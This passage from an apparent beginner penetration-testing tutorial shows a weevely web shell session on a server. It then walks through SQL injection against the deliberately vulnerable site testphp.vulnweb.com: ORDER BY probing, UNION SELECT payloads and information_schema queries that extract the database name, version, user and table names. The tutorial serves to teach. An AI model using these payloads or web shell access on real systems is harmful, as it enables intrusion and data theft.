weevely> ls
bin
boot
data
dev
etc
home
lib
lib64
media
mnt
opt
proc
```

we can execute every linux command dir, pwd, ls, etc.

```
apache@ip-172-31-4-15.ap-south-1.compute.internal:/ $ dir
bin   data  etc   lib    media  opt   root  sbin  sys   tmp  var
boot  dev   home  lib64  mnt    proc  run   srv   test  usr
apache@ip-172-31-4-15.ap-south-1.compute.internal:/ $ pwd
/
apache@ip-172-31-4-15.ap-south-1.compute.internal:/ $ cd /root
Failed cd '/root': no such directory or permission denied
apache@ip-172-31-4-15.ap-south-1.compute.internal:/ $
```

4. Check for database and try to get into database.

https://www.hackingarticles.in/beginner-guide-sql-injection-part-1/
Open given below targeted URL in the browser


```
1 http://testphp.vulnweb.com/artists.php?artist=
```

So here we are going test SQL injection for "**id**

Now use error base technique by adding an apostrophe (‘) symbol at the end of input which will try to break the query.

```
1 testphp.vulnweb.com/artists.php?artist=1'
```

In the given screenshot you can see we have got an error message which means the running site is infected by SQL injection




Now using ORDER BY keyword to sort the records in ascending or descending order for id=1

```
1 http://testphp.vulnweb.com/artists.php?artist=1 order by
  1
```


Similarly repeating for order 2, 3 and so on one by one

```
1 http://testphp.vulnweb.com/artists.php?artist=1 order by
  2
```



```
1 http://testphp.vulnweb.com/artists.php?artist=1 order by
  4
```


From the screenshot, you can see we have got an error at the order by 4 which means it consists only three records.



Let's penetrate more inside using union base injection to select statement from a different table.

```
1 http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,3
```


From the screenshot, you can see it is show result for only one table not for others.



Now try to pass wrong input into the database through URL by replacing **artist=1** from **artist=-1** as given below:

```
1 http://testphp.vulnweb.com/artists.php?artist=-1 union
  select 1,2,3
```


Hence you can see now it is showing the result for the remaining two tables also.



Use the next query to fetch the name of the database

```
1 http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3
```


From the screenshot, you can read the database name **acuart**



Next query will extract the current username as well as a version of the database system

```
1 http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,version(),current_user()
```


Here we have retrieve **5.1.73 0ubuntu0 10.04.1** as version and **acuart@localhost** as the current user



Through the next query, we will try to fetch table name inside the database


http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.table

From the screenshot you read can the name of the first table is **artists**.



```
1 http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from
  information_schema.tables where table_schema=database() limit 1,1
```


From the screenshot you can read the name of the second table is **carts**.



Similarly, repeat the same query for another table with slight change

